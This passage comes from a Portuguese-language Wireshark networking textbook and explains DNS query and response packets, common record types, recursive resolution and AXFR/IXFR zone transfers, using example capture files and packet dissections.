O DNS funciona em um formato consulta-resposta. Um cliente que queira resolver um nome de DNS para um endereço IP envia uma *consulta* para um servidor DNS, e o servidor envia a informação solicitada em sua *resposta*. Em sua forma mais simples, esse processo exige dois pacotes, como podem ser vistos no arquivo de captura *dns\_query\_response.pcapng*.

O primeiro pacote, exibido na Figura 9.11, é uma consulta DNS enviada do cliente 192.168.0.114 para o servidor 205.152.37.23 na porta 53, que é a porta-padrão usada pelo DNS.




Figura 9.11 – Pacote de consulta DNS.

Quando começar a analisar os cabeçalhos desse pacote, você verá que o DNS também depende de UDP u.

Na parte DNS do pacote, podemos ver que campos menores próximos ao início do pacote são condensados pelo Wireshark em uma única seção Flags. Expanda essa seção e você verá que a mensagem é realmente uma consulta-padrão v, não está truncada e a recursão é desejada (discutiremos a recursão em breve). Apenas uma única pergunta está identificada, e ela pode ser vista se a seção Queries (Consultas) for expandida. Nesse local, podemos ver que a consulta é feita para o nome *wireshark.org*, para o endereço de internet (IN) de um host (tipo A) w. Basicamente, esse pacote pergunta: “Qual é o endereço IP associado ao domínio *wireshark.org*?”.

A resposta a essa requisição está no pacote 2, como vemos na Figura 9.12. Como esse pacote tem o mesmo número de identificação u, sabemos que ele contém a resposta à consulta original.

A seção Flags confirma que essa é uma resposta e que a recursão estará disponível se for necessária v. Esse pacote contém apenas uma pergunta e um registro de recurso w, pois inclui a pergunta original, juntamente com a sua resposta. Expandir a seção Answers (Respostas) nos fornece a resposta à consulta: o endereço IP de *wireshark.org* é 128.121.50.122 x. Com essa informação, o cliente pode agora construir pacotes IP e

começar a se comunicar com [wireshark.org](http://wireshark.org).




Figura 9.12 – Pacote de resposta DNS.

## Tipos de pergunta DNS

Os campos Tipo (Type) usados em consultas e respostas DNS indicam o tipo de registro de recurso para a consulta ou a resposta. Algumas das mensagens/tipos de registro de recurso mais comuns estão listadas na Tabela 9.2. Você verá esses tipos durante um tráfego normal e neste livro. (A lista da Tabela 9.2 é breve e de modo algum é exaustiva. Para ver todos os tipos de registros de recursos DNS, acesse <http://www.iana.org/assignments/dns-parameters/>.)

Tabela 9.2 – Tipos de registros de recursos de DNS comuns

Valor	Tipo	Descrição
1	A	Endereço de host IPv4
2	NS	Servidor de nomes autoritativo

5	CNAME	Nome canônico para um alias (apelido)
15	MX	Mail exchange (Troca de emails)
16	TXT	String de texto
28	AAAA	Endereço de host IPv6
251	IXFR	Transferência de zona incremental
252	AXFR	Transferência de zona completa

---

## Recursão DNS

Por causa da natureza hierárquica da estrutura de DNS na internet, os servidores DNS devem ser capazes de se comunicar uns com os outros para responder às consultas submetidas pelos clientes. Embora esperemos que nosso servidor DNS interno conheça o mapeamento de nomes para endereços IP de nosso servidor local de intranet, não podemos esperar que ele saiba qual é o endereço IP associado ao Google ou à Dell.

Quando um servidor DNS precisa descobrir um endereço IP, ele consulta outro servidor DNS em nome do cliente que está fazendo a requisição, atuando efetivamente como um cliente. Esse processo se chama *recursão*.

Para observar o processo de recursão dos pontos de vista tanto do cliente quanto do servidor DNS, abra o arquivo *dns\_recursivequery\_client.pcapng*. Esse arquivo contém uma captura do tráfego DNS de um cliente em dois pacotes. O primeiro pacote é a consulta inicial enviada do cliente DNS em 172.16.0.8 para seu servidor DNS em 172.16.0.102, como mostra a Figura 9.13.

Wireshark - Packet 1 · dns\_recursivequery\_client

```

> Frame 1: 76 bytes on wire (608 bits), 76 bytes captured (608 bits)
> Ethernet II, Src: HewlettP_bf:91:ee (00:25:b3:bf:91:ee), Dst: Vmware_92:94:9f (00:0c:29:92:94:9f)
> Internet Protocol Version 4, Src: 172.16.0.8, Dst: 172.16.0.102
> User Datagram Protocol, Src Port: 56125 (56125), Dst Port: 53 (53)
    Source Port: 56125
    Destination Port: 53
    Length: 42
    Checksum: 0x58ca [validation disabled]
        [Good Checksum: False]
        [Bad Checksum: False]
        [Stream index: 0]
    Domain Name System (query)
        [Response In: 2]
        Transaction ID: 0x8b34
        Flags: 0x0100 Standard query
            0... .... .... = Response: Message is a query
            .000 0... .... .... = Opcode: Standard query (0)
            .... ..0. .... .... = Truncated: Message is not truncated
            .... ...1 .... .... = Recursion desired: Do query recursively ❶
            .... .... .0... .... = Z: reserved (0)
            .... .... ...0 .... = Non-authenticated data: Unacceptable
        Questions: 1
        Answer RRs: 0
        Authority RRs: 0
        Additional RRs: 0
        Queries
            www.nostarch.com: type A, class IN ❷
                Name: www.nostarch.com
                [Name Length: 16]
                [Label Count: 3]
                Type: A (Host Address) (1)
                Class: IN (0x0001)

```

No.: 1 · Time: 0.000000 · Source: 172.16.0.8 · Destination: 172.16.0.102 · Protocol: DNS · Length: 76 · Info: Standard query 0x8b34 A www.nostarch.com

Close Help

Figura 9.13 – Consulta DNS com o bit Recursão desejada (Recursion desired) ligado.

Ao expandir a parte DNS desse pacote, você verá que essa é uma consulta-padrão de um registro do tipo A para o nome DNS `www.nostarch.com` v. Para saber mais sobre esse pacote, expanda a seção Flags e você verá que a recursão é desejada u.

O segundo pacote é o que esperaríamos ver em resposta à consulta inicial, como mostra a Figura 9.14.

O ID de transação desse pacote coincide com o ID de nossa consulta u, não há erros listados e recebemos o registro de recurso do tipo A associado a `www.nostarch.com` v.

Podemos ver que essa consulta foi respondida por recursão ouvindo o tráfego do servidor DNS enquanto a recursão está ocorrendo, conforme demonstrado no arquivo `dns_recursivequery_server.pcapng`. Esse arquivo mostra uma captura de tráfego do servidor DNS local quando a consulta foi iniciada (Figura 9.15).




Figura 9.14 – Resposta à consulta DNS.

No.	Time	Source	Destination	Protocol	Length	Info
1	0 ...	172.16.0.8	172.16.0.102	DNS	76	Standard query 0x8b34 A www.nostarch.com
2	0 ...	172.16.0.102	4.2.2.1	DNS	76	Standard query 0xf34d A www.nostarch.com
3	0 ...	4.2.2.1	172.16.0.102	DNS	92	Standard query response 0xf34d A www.nostarch.com A 72.32.92.4
4	0 ...	172.16.0.102	172.16.0.8	DNS	92	Standard query response 0x8b34 A www.nostarch.com A 72.32.92.4

Figura 9.15 – Recursão DNS do ponto de vista do servidor.

O primeiro pacote contém a mesma consulta inicial que vimos no arquivo de captura anterior. Nesse ponto, o servidor DNS recebeu a consulta, verificou seu banco de dados local e percebeu que não sabe a resposta à pergunta sobre qual endereço IP está associado ao nome de DNS (`www.nostarch.com`). Como o pacote foi enviado com o bit Recursão desejada (Recursion desired) ligado, o servidor DNS pode fazer essa pergunta a outro servidor DNS em uma tentativa de descobrir a resposta, como podemos ver no segundo pacote.

No segundo pacote, o servidor DNS em 172.16.0.102 transmite uma nova consulta para 4.2.2.1 u, que é o servidor configurado para receber as requisições encaminhadas na

direção upstream, como vemos na Figura 9.16. Essa consulta espelha a consulta original, transformando efetivamente o servidor DNS em um cliente. Podemos dizer que essa é uma nova consulta, pois o número do ID da transação difere do número do ID da transação do arquivo de captura anterior v.




Figura 9.16 – Consulta DNS recursiva.

Depois que esse pacote é recebido pelo servidor em 4.2.2.1, o servidor DNS local recebe a resposta mostrada na Figura 9.17.

Após ter recebido essa resposta, o servidor DNS local pode transmitir o quarto e último pacote ao cliente com as informações solicitadas.

Embora esse exemplo mostre apenas uma camada da recursão, esta pode ocorrer várias vezes para uma única consulta DNS. Nesse caso, recebemos uma resposta do servidor DNS em 4.2.2.1, mas esse servidor poderia ter retransmitido a consulta recursivamente para outro servidor a fim de descobrir a resposta. Uma consulta simples pode trafegar pelo mundo todo até que finalmente uma resposta correta seja obtida. A Figura 9.18 mostra o processo de consulta DNS recursiva.

Wireshark · Packet 3 · dns\_recursivequery\_server

```

> Frame 3: 92 bytes on wire (736 bits), 92 bytes captured (736 bits)
> Ethernet II, Src: CiscoInc_31:07:33 (00:26:0b:31:07:33), Dst: Vmware_92:94:9f (00:0c:29:92:94:9f)
> Internet Protocol Version 4, Src: 4.2.2.1, Dst: 172.16.0.102
> User Datagram Protocol, Src Port: 53 (53), Dst Port: 62570 (62570)
└ Domain Name System (response)
  [Request In: 2]
  [Time: 0.182223000 seconds]
  Transaction ID: 0xf34d
  Flags: 0x8180 Standard query response, No error
  Questions: 1
  Answer RRs: 1
  Authority RRs: 0
  Additional RRs: 0
  Queries
    www.nostarch.com: type A, class IN
      Name: www.nostarch.com
      [Name Length: 16]
      [Label Count: 3]
      Type: A (Host Address) (1)
      Class: IN (0x0001)
  Answers
    www.nostarch.com: type A, class IN, addr 72.32.92.4
      Name: www.nostarch.com
      Type: A (Host Address) (1)
      Class: IN (0x0001)
      Time to live: 3600
      Data length: 4
      Address: 72.32.92.4

```

No.: 3 · Time: 0.182602 · Source: 4.2.2.1 · Destination: 172.16.0.102 · Protocol: DNS · Length: 92 · Info: Standard query response 0xf34d A www.nostarch.com A 72.32.92.4

Close Help

Figura 9.17 – Resposta à consulta DNS recursiva.




Figura 9.18 – Uma consulta DNS recursiva.

## Transferências de zona DNS

Uma *zona DNS* é o namespace (espaço de nomes ou grupo de nomes DNS) que um servidor DNS foi incumbido de administrar. Por exemplo, Emma's Diner pode ter um servidor DNS responsável por *emmasdiner.com*. Nesse caso, dispositivos dentro e fora de Emma's Diner que queiram resolver *emmasdiner.com* para um endereço IP precisariam entrar em contato com esse servidor DNS como a autoridade sobre essa zona. Se Emma's Diner crescesse, ele poderia adicionar um segundo servidor DNS para cuidar exclusivamente da parte referente a emails de seu namespace DNS, como

*mail.emmasdiner.com*, e esse servidor seria a autoridade para esse subdomínio de emails. Servidores DNS adicionais podem ser adicionados para os subdomínios conforme forem necessários, como vemos na Figura 9.19.




Figura 9.19 – Zonas DNS dividem responsabilidades pelos namespaces.

Uma *transferência de zona* ocorre quando dados de zona são transferidos entre dois dispositivos, geralmente com o intuito de prover redundância. Por exemplo, em empresas com vários servidores DNS, os administradores geralmente configuram um servidor DNS secundário para manter uma cópia das informações de zona DNS do servidor primário caso este se torne indisponível. Há dois tipos de transferências de zona:

**AXFR (full zone transfer, ou transferência de zona completa)** Esses tipos de transferência enviam uma zona completa entre os dispositivos.

**IXFR (incremental zone transfer, ou transferência de zona incremental)** Esses tipos de transferência enviam somente uma parte das informações de zona.

O arquivo *dns\_axfr.pcapng* contém um exemplo de uma transferência de zona completa entre os hosts 172.16.16.164 e 172.16.16.139. Ao observar esse arquivo pela primeira vez, talvez você se pergunte se abriu o arquivo correto, pois em vez de pacotes UDP, você verá pacotes TCP. Embora dependa de UDP, o DNS utiliza TCP para determinadas tarefas, como transferências de zona, porque o TCP é mais confiável para a quantidade de dados sendo transferida. Os três primeiros pacotes nesse arquivo de captura são pertinentes ao handshake TCP de três vias (three-way handshake).

O quarto pacote inicia a requisição de transferência de zona entre 172.16.16.164 e 172.16.16.139. Esse pacote não contém nenhuma informação de DNS. Ele está marcado como um “TCP segment of a reassembled PDU” (segmento TCP de uma PDU reorganizada) porque os dados enviados no pacote de requisição de transferência de zona foram enviados em vários pacotes. Os pacotes 4 e 6 contêm dados do pacote. O pacote 5 é a confirmação de que o pacote 4 foi recebido. Esses pacotes são exibidos dessa maneira

por causa do modo como o Wireshark faz parse e exibe pacotes TCP para que sejam mais legíveis. Em nosso caso, podemos referenciar o pacote 6 como a requisição de transferência de zona DNS completa, como mostra a Figura 9.20.

